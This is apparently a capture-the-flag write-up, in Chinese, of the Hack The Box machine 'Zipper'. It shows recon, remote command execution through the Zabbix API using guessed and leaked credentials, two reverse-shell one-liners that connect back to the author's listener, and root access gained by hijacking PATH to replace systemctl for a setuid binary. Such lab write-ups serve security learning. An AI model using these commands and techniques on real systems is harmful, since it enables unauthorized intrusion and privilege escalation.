

# Zipper,zabbix(版本漏洞[手動注入])、 systemctl[PATH環境變量提全]

```
└─# nmap -sCV -p22,80,10050 -A 10.10.10.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 09:57 PDT
Nmap scan report for 10.10.10.108
Host is up (0.31s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 59:20:a3:a0:98:f2:a7:14:1e:08:e0:9b:81:72:99:0e (RSA)
|   256 aa:fe:25:f8:21:24:7c:fc:b5:4b:5f:05:24:69:4c:76 (ECDSA)
|_  256 89:28:37:e2:b6:cc:d5:80:38:1f:b2:6a:3a:c3:a1:84 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.29 (Ubuntu)
10050/tcp open  tcpwrapped

Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.16 (95%), ASUS RT-N56U WAP
(Linux 3.4) (95%), Linux 3.18 (94%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 3.10 -
4.11 (93%), Oracle VM Server 3.4.2 (Linux 4.1) (93%), Linux 3.12 (93%), Linux 3.13
(93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   395.39 ms 10.10.14.1
2   395.34 ms 10.10.10.108

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.82 seconds
```

```
gobuster dir -u http://10.10.10.108/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,txt -k
```

```
/.html (Status: 403) [Size: 292]
/index.html (Status: 200) [Size: 10918]
/zabbix (Status: 301) [Size: 313] [--> http://10.10.10.108/zabbix/] <=好像公司內某部門的監控系統之一XD
```

有一般訪問，但沒權限

發現版本



有找到兩筆漏洞

Zabbix 2.2 < 3.0.3 - API JSON-RPC Remote Code Execution	php/webapps/39937.py
Zabbix 2.2.x/3.0.x - SQL Injection	php/webapps/40237.txt

- 第一筆漏洞：無帳密失敗
- 第二筆漏洞：簡單測試無效

有找到2筆host：Zipper、Zibbix[底下zapper有備份腳本]

Host	Name	Last check	Last value	Change
Zipper	Zabbix agent (3 Items)			
	Agent ping	2024-08-16 22:23:29	Up (1)	Graph
	Host name of zabbix_agentd running	2024-08-16 21:34:28	Zipper	History
Zibbix	- other - (1 Item)			
	Version of zabbix_agent(d) running	2024-08-16 21:34:30	3.0.12	History
	Zapper's Backup Script	2024-08-16 21:34:27	0	Graph

測試以上3組類似username，

```
username:zapper
passwd:zapper
```



Username

zapper

GUI access disabled.

Password

●●●●●●

☒ Remember me for 30 days

Sign in

or [sign in as guest](#)

官方API操作網站：<https://www.zabbix.com/documentation/3.0/en/manual/api/reference>

測試先前第一筆漏洞：失敗，腳本好像過久失效

\* \* \*

嘗試手動仿照

1. 查看腳本，他有到 `/api_jsonrpc.php` 目錄
2. 需抓取 `headers : content-type`

從腳本分析步驟，

1. 驗證 [查找result]

參考：<https://www.zabbix.com/documentation/3.0/en/manual/api> [也可以看腳本]

2. 上傳 [上傳命令/漏洞]

參考：<https://www.zabbix.com/documentation/3.0/en/manual/api/reference/script/create>

3. 查看是否上傳 [執行過程中後續我新增的]

參考：<https://www.zabbix.com/documentation/3.0/en/manual/api/reference/script/get>

\* \* \*

4. 查找hostid [執行過程中後續我新增的]

參考：<https://www.zabbix.com/documentation/3.0/en/manual/api/reference/host/get>

\* \* \*

5. 執行 [執行上傳的檔案並反彈shell(需要hostid，執行第四點)]

參考：<https://www.zabbix.com/documentation/3.0/en/manual/api/reference/script/execute>

---

## 第一步驟・驗證result

```
curl -XPOST http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d @user_login.json | jq .
```

\* \* \*

```
{
  "jsonrpc": "2.0",
  "method": "user.login",
  "params": {
    "user": "zapper",
    "password": "zapper"
  },
  "id": 1,
  "auth": null
}
```

\* \* \*

獲取：

```
"jsonrpc": "2.0",
"result": "2f0e6de1bf7a80a99b922fa6bc39ac00",
"id": 1
```

---

---

## 先測試whoami

### 第二步驟・上傳檔案

```
curl -XPOST http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d @creattest.json | jq .
```

\* \* \*

```
{
  "jsonrpc": "2.0",
  "method": "script.create",
  "params": {
    "name": "test",

```

```
        "command": "whoami"
    },
    "auth": "2f0e6de1bf7a80a99b922fa6bc39ac00",
    "id": 1
}
* * *
```

獲取：

```
{
  "jsonrpc": "2.0",
  "result": {
    "scriptids": [
      "4"
    ]
  },
  "id": 1
}
```

第三步驟 · 查看是否上傳

```
curl -XPOST http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type:
application/json-rpc" -d @script_get.json | jq .
```

```
* * *
{
  "jsonrpc": "2.0",
  "method": "script.get",
  "params": {
    "output": "extend"
  },
  "auth": "2f0e6de1bf7a80a99b922fa6bc39ac00",
  "id": 1
}
* * *
```

獲取：

```
{
  "scriptid": "4",
  "name": "test",
  "command": "whoami",
  "host_access": "2",
  "usrgrpuid": "0",
  "groupid": "0",
  "description": "",
  "confirmation": "",
  "type": "0",
  "execute_on": "1"
```

```
    }  
  ],  
  "id": 1  
}
```

## 因第五驟需要hostid

先執行第四步驟取得hostid

```
curl -XPOST http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type:  
application/json-rpc" -d @hostid.json | jq .
```

\* \* \*

```
{  
  "jsonrpc": "2.0",  
  "method": "host.get",  
  "params": {  
    "filter": {  
    }  
  },  
  "auth": "2f0e6de1bf7a80a99b922fa6bc39ac00",  
  "id": 1  
}
```

\* \* \*

獲取：

```
"hostid": "10105",  
"hostid": "10106",
```

第五步驟，執行看看能否成功?(成功)

```
curl -XPOST http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type:  
application/json-rpc" -d @run_srcipt.json | jq .
```

\* \* \*

```
{  
  "jsonrpc": "2.0",  
  "method": "script.execute",  
  "params": {  
    "scriptid": "4",  
    "hostid": "10105"  
  },  
  "auth": "2f0e6de1bf7a80a99b922fa6bc39ac00",  
  "id": 1  
}
```

\* \* \*

獲取：

```
{
  "jsonrpc": "2.0",
  "result": {
    "response": "success",
    "value": "zabbix\n"
  },
  "id": 1
}
```

可直接反彈shell測試，回到第二步驟

將command 改成 `bash -c 'bash -i >& /dev/tcp/10.10.14.11/9200 0>&1'`  
後續執行 將 scriptid 往後移一位 => 5

直接處理上傳、執行動作

1. `curl -XPOST http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d @creattest.json | jq .`
2. `curl -XPOST http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d @run_srcipt.json | jq .`

反彈成功

```
(root@kali)~[~/htb/zipper]
# nano run_srcipt.json

(root@kali)~[~/htb/zipper]
# curl -XPOST http://10.10.10.108/zabbix/api_jsonrpc.php -H "Content-Type: application/json-rpc" -d @run_srcipt.json | jq .
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %    Dload  Upload    Total   Spent    Left   Speed
100    182    0     0  100    182      0     3  0:01:00  0:00:50  0:00:10   0

(kali@kali)~[~]
$ su -
密碼:
nv
(root@kali)~[~]
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.108] 48432
bash: cannot set terminal process group (3014): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@29130abe90d7:/$ id
id
uid=103(zabbix) gid=104(zabbix) groups=104(zabbix)
zabbix@29130abe90d7:/$ whoami
zabbix
zabbix@29130abe90d7:/$
```

找不到使用者，可能在docker或某個容器裡...

```
cd /tmp
zabbix@29130abe90d7:/tmp$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.2 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:ac:11:00:02 txqueuelen 0 (Ethernet)
    RX packets 961 bytes 85504 (85.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1020 bytes 91182 (91.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 17 bytes 1062 (1.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 1062 (1.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

zabbix@29130abe90d7:/tmp$ arp -an
arp -an
? (172.17.0.1) at 02:42:b6:70:ef:14 [ether] on eth0
zabbix@29130abe90d7:/tmp$
```

找到設定檔

```
cat /etc/zabbix/zabbix_server.conf | grep -Ev "^#" | grep .
```

```
LogFile=/var/log/zabbix/zabbix_server.log
LogFileSize=0
DebugLevel=0
PidFile=/var/run/zabbix/zabbix_server.pid
DBName=zabbixdb
DBUser=zabbix
DBPassword=f.YMeMd$pTbpY3-449
Timeout=4
AlertScriptsPath=/usr/lib/zabbix/alertscripts
ExternalScripts=/usr/lib/zabbix/externalscripts
FpingLocation=/usr/bin/fping
Fping6Location=/usr/bin/fping6
LogSlowQueries=3000
```

ssh需要私鑰才能連線

web經過多次嘗試，獲取Administrator

```
username : admin
passwd   : f.YMeMd$pTbpY3-449
```



找到腳本位置

10.10.10.108/zabbix/zabbix.php?action=script.list&ddreset=1

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

ZABBIXMonitoringInventoryReportsConfigurationAdministration

GeneralProxiesAuthenticationUser groupsUsersMedia typesScriptsQueue

Scripts

Create s

<input type="checkbox"/> Name ▲	Type	Execute on	Commands	User group	Host group	Host access
<input type="checkbox"/> Detect operating system	Script	Server	sudo /usr/bin/nmap -O (HOST.CONN) 2>&1	Zabbix administrators	All	Read
<input type="checkbox"/> Ping	Script	Server	/bin/ping -c 3 (HOST.CONN) 2>&1	All	All	Read
<input type="checkbox"/> res	Script	Server	bash -c 'bash -i >& /dev/tcp/10.10.14.11/9200 0>&1'	All	All	Read
<input type="checkbox"/> test	Script	Server	whoami	All	All	Read
<input type="checkbox"/> Traceroute	Script	Server	/usr/bin/traceroute (HOST.CONN) 2>&1	All	All	Read

Displaying 5 of 5

新增腳本。把群組包含所有

Scripts

Name

res\_shell

Type

Script ▼

Execute on

Zabbix agentZabbix server

Commands

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.11 9200 >/tmp/f

Description

User group

All ▼


Host group

All ▼

Required host permissions

Read ▼

到最新數據執行腳本。用群組反彈shell



ZABBIX Monitoring Inventory Reports Configuration Administration

Dashboard Overview Web Latest data Triggers Events Graphs Screens Maps Discovery IT services

### Latest data

Filter ▲

Host groups: type here to search [Select]

Hosts: Zabbix X Zipper X [Select] Show i

Application: [Select]

[Filter] [Reset]

Host	Name ▲
Zipper	Zabbix agent (3 Items)
	Agent ping
	Host name of zabbix_agentd running
	Version of zabbix_agent(d) running
	- other - (1 Item)
	Zapper's Backup Script

反彈成功，但帳號是zabbix，不是zapper

```
(root@kali)~# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.108] 60544
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=107(zabbix) gid=113(zabbix) groups=113(zabbix)
w$ hoami
zabbix
$ pwd
/
$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
zapper:x:1000:1000:zapper,,,:/home/zapper:/bin/bash
$
```

目前是無法讀取user.flag，但在該目錄地下有找到backup.sh。

發現無權限寫入。

```
zabbix@zipper:/home/zapper/utlis$ cat backup.sh
cat backup.sh
#!/bin/bash
#
# Quick script to backup all utilities in this folder to /backups
#
/usr/bin/7z a /backups/zapper_backup-$(/bin/date +%F).7z -pZippityDoDah /home/zapper/utlis/* &>/dev/null
echo $?
```

但內容裡面有 -p 密碼：ZippityDoDah

登入成功

```
zabbix@zipper:/home/zapper/utils$ su zapper
su zapper
Password: ZippityDoDah

Welcome to:
ZIPPER

[252] Packages Need To Be Updated
[>] Backups:
4.0K /backups/zapper_backup-2024-08-17.7z

zapper@zipper:~/utils$ id
id
uid=1000(zapper) gid=1000(zapper) groups=1000(zapper),4(adm),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
zapper@zipper:~/utils$ whoami
whoami
zapper
zapper@zipper:~/utils$ cat ../user.txt
cat ../user.txt
25a5c36c26868213f86401fbbde4c71c
```

該目錄也有一個檔案，擁有的 **setuid** 二進位檔案

```
zapper@zipper:~/utils$ file zabbix-service
file zabbix-service
zabbix-service: setuid, setgid ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=70745588e3c50ad90b7074ea8f9bf16f5a12e004, not stripped
```

直接執行會出現開始or 結束？

```
zabbix-service: command not found
zapper@zipper:~/utils$ ./zabbix-service
./zabbix-service
start or stop?: start
start
```

檢視二進位檔案

```
zapper@zipper:~/utils$ strings zabbix-service |grep system
system
systemctl daemon-reload && systemctl start zabbix-agent
systemctl stop zabbix-agent
system@@GLIBC_2.0
```

確認此文件會帶**systemctl**指令進行啟動服務停止服務，

此時我們就可以透過更改全域環境變數劫持自己建置好的**systemctl**指令進行提權

```
echo "/bin/bash" >/bin/systemctl
chmod +x systemctl
echo $PATH(查看目前)
export
PATH=/home/zapper/utils:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games(新增/home/zapper/utils)
which systemctl(查看執行位置是否更動?)
./zabbix-service(執行提全)
```

root+flag

```
echo $PATH
/home/zapper/utils:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
zapper@zipper:~/utils$ ls
ls
backup.sh  systemctl  zabbix-service
zapper@zipper:~/utils$ which systemctl
which systemctl
/home/zapper/utils/systemctl
zapper@zipper:~/utils$ ./zabbix-service
./zabbix-service
start or stop?: start
start
```

Welcome to:

# ZIPPER

```
[252] Packages Need To Be Updated
[>] Backups:
4.0K    /backups/zapper_backup-2024-08-17.7z
4.0K    /backups/zabbix_scripts_backup-2024-08-17.7z
```

```
root@zipper:~/utils# id
id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(smbashare),1000(zapper)
root@zipper:~/utils# whoami
whoami
root
root@zipper:~/utils# cat /root/root.txt
cat /root/root.txt
b4171870dca7a3b07d4d250b900b8fb7
root@zipper:~/utils#
```